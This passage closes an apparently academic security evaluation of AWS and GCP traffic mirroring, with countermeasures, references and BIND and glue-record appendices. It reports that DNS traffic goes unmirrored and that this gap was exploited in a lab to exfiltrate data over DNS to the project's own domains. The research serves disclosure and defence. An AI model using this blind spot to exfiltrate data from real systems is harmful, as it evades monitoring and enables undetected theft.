


Figure 50: No DNS traffic captured by the mirror traffic destination instance on AWS

The Figure 50 shows that the network traffic mirroring failed to capture any DNS query traffic from the awsmirror-source instance. Zero packets were mirrored across from the source to the destination instance.

- Analyse the captured traffic on the mirror destination instance.

  The weakness discovered by the experimentation showed that DNS traffic will not be mirrored across to the mirror traffic destination instance. TCPdump capture shows no mirrored traffic received.

In both scenarios of the experiment (date exfiltration via plain text and base64 encoded) proves that network traffic mirroring as setup in the public cloud for AWS and GCP has a weakness to mirror the DNS traffic from the mirror source instance to the destination instance.

This weakness can be exploited in order to exfiltrate data using DNS without it being mirrored and hence captured on the mirroring destination. This weakness has been successfully exploited in the project's lab environment.

4.10 Experimentation summary

The network traffic mirroring experiment showed that the network traffic for ICMP and HTTP is mirrored across from the mirror source instance to the mirror destination instances in both AWS as well as GCP setup. However in both the environments it was discovered that the DNS traffic does not get mirrored across from mirroring source to the mirroring destination.




Figure 51: Network Traffic Mirroring Experiment Summary

In order to exploit this weakness; a DNS server setup was created and three domains were registered for the experiment. This weakness was exploited by using DNS to exfiltrate data from the mirror source instances in AWS and GCP onto a DNS server (ns1.exfilrus.net, ns1.exfilrus.com and ex-

filrus.org)which was setup for this experiment.

The Figure 51 gives a graphical representation of the experiment carried out for network traffic mirroring on the public cloud setup for AWS and GCP.

The green arrow represents ICMP traffic, the blue arrows represent the HTTP traffic and the red traffic represents the DNS traffic

A mirror source instance and a mirror destination instance on AWS public cloud and a mirror source instance and a mirror destination instance on GCP public cloud

DNS server setup for exfilrus.com, exfilrus.net and exfilrus.org

ICMP traffic from the mirror source machine to the internet is mirrored across to the mirror destination in both AWS and GCP environment.

HTTP traffic from the mirror source machine to the internet is mirrored across to the mirror destination in both AWS and GCP environment.

DNS traffic from the mirror source machine to the internet is **not** mirrored across to the mirror destination in both AWS and GCP environment. As the DNS traffic is not mirrored across; this weakness is exploited to carry out data exfiltration over DNS to exfiltrate data from the mirror source instance to the exfilrus DNS server and there is no record of this on the mirror destination instance in both AWS as well as GCP

5 Countermeasures

In the previous section it was demonstrated how network traffic mirroring can be exploited in a way by carrying out data exfiltration using DNS. The lack of mirroring of DNS traffic in the cloud setup is a weakness that needs to be addressed. The paper in this section will make few countermeasures that can be introduced to address this weakness in both AWS as well as GCP.

As mentioned in the paper earlier that this is a new technique when it comes to public cloud setup and various improvements are underway.

- **Addressing the DNS network traffic mirroring in Google Cloud Platform**

  Specifying the DNS server name along with the DNS query.

  In order for the source instance's DNS traffic to be mirrored onto the mirror destination; while performing a DNS lookup; the address of the DNS server that needs to be queried can be specified along with the query.

  For example: instead of **#dig www.rhul.ac.uk** the query can be **#dig www.rhul.ac.uk @1.1.1.1** where 1.1.1.1 is the DNS server specified to be used for the DNS lookup.

  While this countermeasure solves the problem wherein the DNS traffic will start getting mirrored across from the mirror source to the mirror destination. This comes with a major drawback that the internal communication between the instances on the internal network will not work using the host names.

- **Addressing the DNS network traffic mirroring in Amazon Web Services**

  There are two ways in which the DNS traffic can be mirrored from the source instance to the destination:

  - Specifying the DNS server name along with the DNS query

In order for the source instance's DNS traffic to be mirrored onto the mirror destination; while performing a DNS lookup; the address of the DNS server that needs to be queries can be specified along with the query. For example: instead of #dig www.rhul.ac.uk; the query can be #dig www.rhul.ac.uk @1.1.1.1 where 1.1.1.1 is the DNS server specified to be used for the DNS lookup.

- Specifically adding the DNS check with the Mirroring Filter

  An optional parameter that is available in AWS could be configured; this would allow the DNS network traffic to be mirrored across from the source instance to the destination instance. The mirror filter setup when used with this Network-Services - Optional amazon-DNS parameter would start mirroring the DNS traffic too.

- **Addressing the changes due to addition of a new instance due to autoscaling**

  In a scenario where a new instance is added for the application that is part of an autoscaling group. (In an autoscaling group; policies are set to scale up or scale down the instances when the cpu load or the memory utilisation goes over a threshold). In such a case a serverless function can be setup which gets invoked when a new instance is created and that should be included in the mirroring setup. This serverless function will use the necessary API's to create the mirroring setup components in order to start mirroring network traffic from this newly added virtual instance.

  GCP also allows an entire subnet to be mirrored; in that case this situation is addressed automatically as any new instance that is created in the subnet that is being mirrored will automatically be added to the mirror source. However if the entire subnet is not mirrored then creating a mirror policy using serverless function would ensure that network traffic from newly added instances is mirrored.

- **Addressing the changes due to addition of a new network interface card**

  One of the weaknesses identified that when a new virtual network interface card(vNIC) is added to a machine the traffic mirroring for that newly added vNIC is not mirrored automatically.

  One way to address this is by creating a new mirroring policy (target, session and filter) when a new vNIC is added to the instance. This can be automated using serverless functionality like lambda (AWS) and Cloud functions (GCP) wherein a event will be triggered when a new vNIC is added to the source instance; which in turn invokes a serverless function to create a mirroring policy to include the newly added network interface card as a source.

6 Conclusion

The objective of the project was to carry out a security evaluation of network traffic mirroring technique in a public cloud environment; this is a relatively new technology and is being offered by only a few cloud service providers.

In order to evaluate this and to determine the reliability of this technology an experiment was carried out on two public cloud environments. The core of the technology is same wherein the network traffic is mirrored from the source machine to another machine referred as mirroring target or mirroring destination; however the way the technique is implemented is different and the paper described the merits and demerits of each.

The experimentation highlighted few flaws in the techniques as offered by the cloud service providers. The biggest finding from the experimentation was the discovery of the inability of the network traffic mirroring setup in public cloud to mirror the DNS traffic. The seriousness of this was proven in the experiment wherein data was exfiltrated from the mirroring source without being captured on the mirroring destination.

Countermeasures were also highlighted to suggest ways in which this situation can be addressed however they come with some restrictions and needs to be evaluated on the requirement basis.

This paper with the comprehensive experiment found that the network traffic mirroring in public cloud is relatively a new technology and while it offers various advantages for analysing and monitoring network traffic; it is not yet a mature technology. As of now the network traffic mirroring setup in public cloud environment has a major flaw with its inability to mirror DNS traffic; during the experimentation this flaw was exploited in the lab setup to carry out data exfiltration thus highlighting this serious security drawback.

Further improvements in the design and implementation of network traffic mirroring in public cloud are required in order to ensure that mirroring technique mirrors all required network data reliably.

References

[1] "Software defined networking - SDN," June 2020. [Online]. Available: https://en.wikipedia.org/wiki/Software-defined_networking

[2] "Global cloud index projects cloud traffic to represent 95 percent of total data center traffic by 2021," Feb 2018, accessed on 08.03.2020. [Online]. Available: https://newsroom.cisco.com/press-release-content?type=webcontent&articleId=1908858

[3] "Span overview." [Online]. Available: https://www.cisco.com/assets/sol/sb/Switches_Emulators_v2_3_5_xx/help/250/index.html#page/tesla_250_olh/span_overview.html

[4] "HP - traffic mirroring overview," 2015, accessed on 10.03.2020. [Online]. Available: https://techhub.hpe.com/eginfolib/networking/docs/switches/K-KA-KB/15-18/5998-8160_ssw_mcg/content/ch11s47.html

[5] "Tap." [Online]. Available: https://en.wikipedia.org/wiki/Network_tap

[6] T. Supasatit, "How traffic mirroring in the cloud works," August 2019, accessed on 10.03.2020. [Online]. Available: https://cloudsecurityalliance.org/blog/2019/07/08/how-traffic-mirroring-in-the-cloud-works/

[7] "Google vpc." [Online]. Available: https://cloud.google.com/vpc/docs/vpc

[8] J. Svoboda, I. Ghafir, and V. Prenosil. (2015, 10) Network monitoring approaches: An overview. Accessed on 09.03.2020. [Online]. Available: https://www.researchgate.net/publication/305957483_Network_Monitoring_Approaches_An_Overview

[9] V. Mahajan and S. K. Peddoju. (2017, Aug) Deployment of intrusion detection system in cloud: A performance-based study. Accessed on 13.03.2020. [Online]. Available: https://ieeexplore-ieee-org.ezproxy01.rhul.ac.uk/document/8029562

[10] Y. Kanemasa, S. Suzuki, A. Kubota, and J. Higuchi. (2017, June) Single-view performance monitoring of on-line applications running on a cloud. Accessed on 13.03.2020. [Online]. Available: https://ieeexplore-ieee-org.ezproxy01.rhul.ac.uk/document/8030608

[11] J. Zhang and A. Moore. (2007, 05) Traffic trace artifacts due to monitoring via port mirroring. Accessed on 09.03.2020. [Online]. Available: https://ieeexplore-ieee-org.ezproxy01.rhul.ac.uk/document/4261338

[12] T. Gallatin, "Network taps vs. port mirroring." *Communications News*, vol. 40, no. 6, p. 35, 2003, accessed on 09.03.2020. [Online]. Available: http://web.b.ebscohost.com.ezproxy01.rhul.ac.uk/ehost/detail/detail?vid=0&sid=8e1bc712-0042-4197-8501-aaabe0267766%40pdc-v-sessmgr06&bdata=JnNpdGU9ZWhvc3QtbGl2ZQ%3d%3d#AN=9976040&db=cms

[13] F. Siemons. (2019, 10) How security teams benefit from traffic mirroring in the cloud. Accessed on 09.03.2020. [Online]. Available: https://searchcloudsecurity.techtarget.com/feature/How-security-teams-benefit-from-traffic-mirroring-in-the-cloud

[14] T. G. Peter Mell, *The NIST Definition of Cloud Computing*, National Institute of Standards and Technology, https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-145.pdf, September 2011.

[15] "Packet mirroring," 05 2020. [Online]. Available: https://cloud.google.com/vpc/docs/packet-mirroring

[16] "GCP instance," 06 2020. [Online]. Available: https://cloud.google.com/compute/docs/instances

[17] "GCP network tag," June 2020. [Online]. Available: https://cloud.google.com/vpc/docs/add-remove-network-tags

[18] "GCP subnet," June 2020. [Online]. Available: https://cloud.google.com/vpc/docs/vpc#vpc_networks_and_subnets

[19] "GCP load balancer overview," June 2020. [Online]. Available: https://cloud.google.com/load-balancing

[20] "AWS traffic mirroring," 05 2020. [Online]. Available: https://docs.aws.amazon.com/vpc/latest/mirroring/what-is-traffic-mirroring.html

[21] "AWS elastic network interface," June 2020. [Online]. Available: https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/using-eni.html

[22] "AWS network load balancer," June 2020. [Online]. Available: https://docs.aws.amazon.com/elasticloadbalancing/latest/network/introduction.html

[23] "Vxlan format," 05 2020. [Online]. Available: https://docs.aws.amazon.com/vpc/latest/mirroring/traffic-mirroring-packet-formats.html

[24] *VXLAN RFC*, IETF, https://tools.ietf.org/html/rfc7348, August 2014.

[25] "AWS nitro systems," 06 2020. [Online]. Available: https://aws.amazon.com/ec2/nitro/

[26] "Packet mirroring key properties," 06 2020. [Online]. Available: https://cloud.google.com/vpc/docs/packet-mirroring#key_properties

[27] "AWS key protocols," 06 2020. [Online]. Available: https://docs.aws.amazon.com/vpc/latest/mirroring/traffic-mirroring-considerations.html#traffic-mirroring-network-services

[28] "Google cloud platform homepage," June 2020. [Online]. Available: https://cloud.google.com

[29] "Amazon web services homepage," June 2020. [Online]. Available: https://aws.amazon.com

[30] "MS Azure homepage," June 2020. [Online]. Available: https://azure.microsoft.com/en-gb/

[31] "Debian operating system," June 2020. [Online]. Available: https://www.debian.org

[32] "GCP load balancer," May 2020. [Online]. Available: https://cloud.google.com/compute/docs/load-balancing-and-autoscaling

[33] "Instance group," 05 2020. [Online]. Available: https://cloud.google.com/compute/docs/instance-groups

[34] "Tcpdump." [Online]. Available: https://opensource.com/article/18/10/introduction-tcpdump

[35] "Tcpdump," 06 2020. [Online]. Available: https://www.tcpdump.org

[36] "DIG command," 06 2020. [Online]. Available: https://en.wikipedia.org/wiki/Dig_(command)

[37] "Data exfiltration using dns," June 2020. [Online]. Available: https://unit42.paloaltonetworks.com/dns-tunneling-how-dns-can-be-abused-by-malicious-actors/

[38] "Bind 9," June 2020. [Online]. Available: https://www.isc.org/bind/

[39] "Glue record," June 2020. [Online]. Available: https://docs.gandi.net/en/domain_names/advanced_users/glue_records.html

[40] "Base64," June 2020. [Online]. Available: https://developer.mozilla.org/en-US/docs/Glossary/Base64

Appendices

- Following components were used for this project:

    1. Virtual Compute Instances

       A virtual compute instance used in the project are virtual machines that is hosted on a public cloud Infrastructure.
       As part of the project virtual compute instances were created in the following public cloud environments:

       GCP - Mirror Source and Mirror Destination virtual compute instances

       AWS - Mirror Source and Mirror Destination virtual compute instances

       Vultr - DNS server virtual compute instance

       Digital Ocean - DNS server virtual compute instance

    2. Operating Systems
       Following operating systems were used during the project:
       (a) Ubuntu
       (b) Debian
       (c) MacOS

    3. DNS (bind)

       Bind is one of the oldest and most widely used DNS server software.

       Bind was used to configure the DNS setup for the domains registered for the data exfiltration experimentation

```
root@ns1:~# apt list --installed | grep bind

WARNING: apt does not have a stable CLI interface. Use with caution in scripts.

bind9/bionic-updates,bionic-security,now 1:9.11.3+dfsg-1ubuntu1.12 amd64 [installed]
bind9-host/bionic-updates,bionic-security,now 1:9.11.3+dfsg-1ubuntu1.12 amd64 [installed]
bind9utils/bionic-updates,bionic-security,now 1:9.11.3+dfsg-1ubuntu1.12 amd64 [installed]
libbind9-160/bionic-updates,bionic-security,now 1:9.11.3+dfsg-1ubuntu1.12 amd64 [installed]
root@ns1:~#
```

Figure 52: Bind software

Once bind was installed and configured; bind service was started using the systemctl command as shown in Figure 53:

```
root@ns1:~# systemctl status bind9
● bind9.service - BIND Domain Name Server
   Loaded: loaded (/lib/systemd/system/bind9.service; enabled; vendor preset: en
   Active: active (running) since Fri 2020-06-19 00:06:59 UTC; 6 days ago
     Docs: man:named(8)
  Process: 5782 ExecStop=/usr/sbin/rndc stop (code=exited, status=0/SUCCESS)
 Main PID: 5785 (named)
    Tasks: 4 (limit: 1107)
   CGroup: /system.slice/bind9.service
           └─5785 /usr/sbin/named -f -u bind -4
```

Figure 53: Bind service status

4. Glue records

Glue record is a DNS server record created with the domain registrar. Top level domain servers use this record to reference an authoritative DNS server. Glue records were created for three domains that were registered for the project experimentation: exfilrus.com, exfilrus.net and exfilrus.org

```
IPv4 Glue records for exfilrus.net
ns1.exfilrus.net.       172800  IN      A       209.250.231.172
ns1.exfilrus.net.       172800  IN      A       45.76.128.249
```

Figure 54: Glue record for exfilrus.net

```
IPv4 Glue records for exfilrus.com
ns1.exfilrus.com.       172800  IN      A       167.71.139.190
```

Figure 55: Glue record for exfilrus.com

```
IPv4 Glue records for exfilrus.org
ns1.exfilrus.org.       86400   IN      A       159.65.208.232
```

Figure 56: Glue record for exfilrus.org

5. TCPdump

   TCPdump is a tool that is used to capture the network traffic. During the experiment TCPDumps were generated to analyse the network traffic. The output generated by TCPDump was fed into the Wireshark for deeper analysis.

6. Wireshark

   Wireshark is a tool used for network packet analysis. TCPDump can output the captured packets in PCAP (**p**acket **cap**ture) format that can then be analysed using wireshark.

7. Bind configuration files

   For domains exfilrus.com and exfilrus.net

   # named.local

   zone "exfilrus.org" { type master; file "/etc/bind/db.exfilrus.org"; };
   zone "exfilrus.com" { type master; file "/etc/bind/db.exfilrus.com"; };
   logging { channel querylog { file "/var/log/named/querylog"; severity debug 10; print-category yes; print-time yes; print-severity yes; }; category queries { querylog; }; };

For domain exfilrus.net

```
# named.local
zone "exfilrus.net" { type master; file "/etc/bind/db.exfilrus.net";
};
logging { channel querylog { file "/var/log/named/querylog"; sever-
ity debug 10; print-category yes; print-time yes; print-severity yes;
}; category queries { querylog; }; };
```

- Project summary video demonstrating the data exfiltration carried out during the experimentation in the lab setup

  Link to Project summary video: MSc Project Summary Video.